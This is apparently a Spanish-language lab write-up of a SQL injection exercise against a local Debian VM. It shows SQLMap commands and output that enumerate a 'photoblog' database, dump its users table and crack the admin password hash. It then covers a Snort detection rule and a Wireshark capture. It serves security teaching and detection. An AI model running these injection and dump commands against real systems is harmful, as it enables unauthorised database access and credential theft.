
(kali@kali)-[/var/www]
$
```

configurando DVWA en mi navegador



WEBSITE DE DEBIAN

Pegando el ip del VM de Debian en el navegador de Kali, obtenemos un sitio web




3. Realización de la inyección SQL con SQLMap

Una vez identificado el IP del servidor, se procede a utilizar SQLMap para realizar la inyección SQL.

Comando para ejecutar SQLMap:

```
sqlmap -u "http://192.168.150.134/cat.php?id=1"
```



4. Enumeración de la Base de Datos

Después de ejecutar el comando anterior, SQLMap comenzará a detectar y enumerar la base de datos.

Comando para enumerar las bases de datos:

```
sqlmap -u "http://192.168.150.134/cat.php?id=1" --dbs
```



```
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY, GROUP BY
Payload: id=1 AND (SELECT 6955 FROM(SELECT COUNT(*),CONCAT(
```

```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 7793 FROM (SELECT(SLEEP(5)))rtt
```

```
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7171706
```

```
---
[08:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[08:59:28] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users      |
+-----+

[08:59:28] [INFO] fetched data logged to text files under '/h


[*] ending @ 08:59:28 /2024-07-04/
```

6. Extracción de Datos

Finalmente, se extraen los datos de una tabla específica.

Comando para extraer los datos:

```
sqlmap -u "http://192.168.150.134/cat.php?id=1" -D photoblog -T users --dump
```

```

-(kali㉿kali)-[/var/www/DVWA/config]
└─$ sqlmap -u "http://192.168.150.134/cat.php?id=1" -D photoblog

```

```

      _H_
    _["]_____ {1.8.6.3#dev}
|_ -| . ["] | .'| . |
|___|_ ( )|_|_|_|_|_|
    |_|V... |_| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets w

[*] starting @ 09:02:37 /2024-07-04/

[09:02:38] [INFO] resuming back-end DBMS 'mysql'

[09:02:38] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored s

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 8586=8586

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER

Payload: id=1 AND (SELECT 6955 FROM(SELECT COUNT(*),CONCAT

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1 AND (SELECT 7793 FROM (SELECT(SLEEP(5)))rtt

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7171706

[09:02:38] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian 6 (squeeze)

web application technology: Apache 2.2.16, PHP 5.3.3

back-end DBMS: MySQL >= 5.0

[09:02:38] [INFO] fetching columns for table 'users' in datab

[09:02:38] [INFO] fetching entries for table 'users' in datab

[09:02:38] [INFO] recognized possible password hashes in colum

do you want to store hashes to a temporary file for eventual

[09:02:49] [INFO] writing hashes to a temporary file '/tmp/sq

do you want to crack them via a dictionary-based attack? [Y/n

[09:02:52] [INFO] using hash method 'md5_generic_passwd'

what dictionary do you want to use?

[1] default dictionary file '/usr/share/sqlmap/data/txt/wordl

[2] custom dictionary file

[3] file with list of dictionary files

> 1

[09:02:58] [INFO] using default dictionary

do you want to use common password suffixes? (slow!) [y/N] y

[09:03:08] [INFO] starting dictionary-based cracking (md5_gen

[09:03:08] [INFO] starting 4 processes

[09:03:10] [INFO] cracked password 'P4ssw0rd' for user 'admin

Database: photoblog

Table: users

[1 entry]

```
+-----+-----+-----+-----+
| id | login | password |
+-----+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efeeae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+-----+

[09:03:21] [INFO] table 'photoblog.users' dumped to CSV file
[09:03:21] [INFO] fetched data logged to text files under '/h

[*] ending @ 09:03:21 /2024-07-04/
```

7. Configuración de Snort para Detectar Inyección SQL


1. Configurar Snort

- Editar el archivo de configuración `snort.conf` para monitorear la interfaz de red adecuada:

```
sudo nano /etc/snort/snort.conf
```

- Asegurarse de que la línea que especifica la interfaz de red a monitorear esté configurada correctamente:

```
config interface: eth0
```



2. Crear una Regla Básica para Detectar Inyección SQL

- Crear el archivo `local.rules` :


```
sudo nano /etc/snort/rules/local.rules
```

- Agregar la siguiente regla en `local.rules` :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"SQL Injection Attempt Detected"; flow:to_server,established; content:""; nocase; content:"SELECT"; nocase; classtype:web-application-attack; sid:1000001; rev:1;)
```

- Editar el archivo `snort.conf` y añadir la línea para incluir `local.rules` :

```
include $RULE_PATH/local.rules
```



3. Ejecutar Snort

- Iniciar Snort para que monitoree el tráfico de red:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

8. Captura y Análisis con Wireshark


1. Capturar Tráfico con Wireshark

- Iniciar Wireshark.
- Seleccionar la interfaz de red que se está utilizando
- Iniciar la captura de tráfico.

2. Realizar el Ataque de Inyección SQL

- Ejecutar el ataque de inyección SQL con SQLMap:

```
sqlmap -u "http://192.168.150.134/cat.php?id=1" --dbs
```



```
└─$ sqlmap -u "http://192.168.150.134/cat.php?id=1" --dbs
```

```

  ____
  _H_
  ____["]_____ {1.8.6.3#dev}
|_ -| . [( | .'| . |
|___|_ [,]_|_|_|_|_|_|
      |_|V...      |_| https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets
```

```
[*] starting @ 12:40:46 /2024-07-04/
```

```
[12:40:47] [INFO] resuming back-end DBMS 'mysql'
```

```
[12:40:47] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from st
```

```
---
```

```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8586=8586


Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING clauses
Payload: id=1 AND (SELECT 6955 FROM(SELECT COUNT(*),CONCAT(
---
[12:40:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[12:40:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[12:40:47] [INFO] fetched data logged to text files under /var/www/html/

[*] ending @ 12:40:47 /2024-07-04/
```

Conclusión

El proceso de inyección SQL con SQLMap permite identificar y explotar vulnerabilidades en bases de datos a través de inyecciones SQL. Siguiendo estos pasos, se puede realizar una auditoría de seguridad en aplicaciones web para mejorar su protección contra ataques.